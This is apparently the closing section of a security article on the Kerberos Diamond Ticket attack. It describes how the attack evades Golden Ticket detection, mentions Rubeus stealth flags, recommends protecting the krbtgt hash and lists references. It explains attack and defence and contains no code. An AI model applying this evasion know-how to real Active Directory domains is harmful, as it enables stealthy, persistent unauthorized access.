The Diamond Ticket is the technical response to the evolution of detection systems: when MDIs and SIEMs learned to detect the Golden Ticket through the absence of AS-REQ, the attack community responded by making the starting ticket real. With /ldap e /opsec, the Diamond Ticket profile is nearly indistinguishable from a legitimate authentication.
This is the recurring pattern of Kerberos ticket attacks: each mitigation generates a more sophisticated variant. Sapphire Ticket takes this evolution to the next level with a fully authentic PAC.
Defense can't rely solely on detecting individual tickets—it must start by protecting the krbtgt hash through access control, real-time DCSync monitoring , and path mapping with BloodHound . Without the hash, Diamond and Golden don't exist.
Related Articles #
- Kerberos — Active Directory Authentication
- Golden Ticket
- Silver Tickets
- Sapphire Ticket
- DCSync
- Pass-the-Ticket
- The red
- Packet
- blood hound
- Mimikatz
- NetExec
- Active Directory — exploitation
Sources and external references #
- MITER ATT&CK – T1558.001: Forge Kerberos Tickets
- MITER ATT&CK – T1003.006: DCSync
- Huntress – Recutting the Kerberos Diamond Ticket (2025)
- HackTricks – Diamond Ticket
- Microsoft – New-KrbtgtKeys.ps1
- Impacket – ticketer.py
For use in authorized environments only.
#diamond-ticket #kerberos #active-directory #windows #persistence #rubeus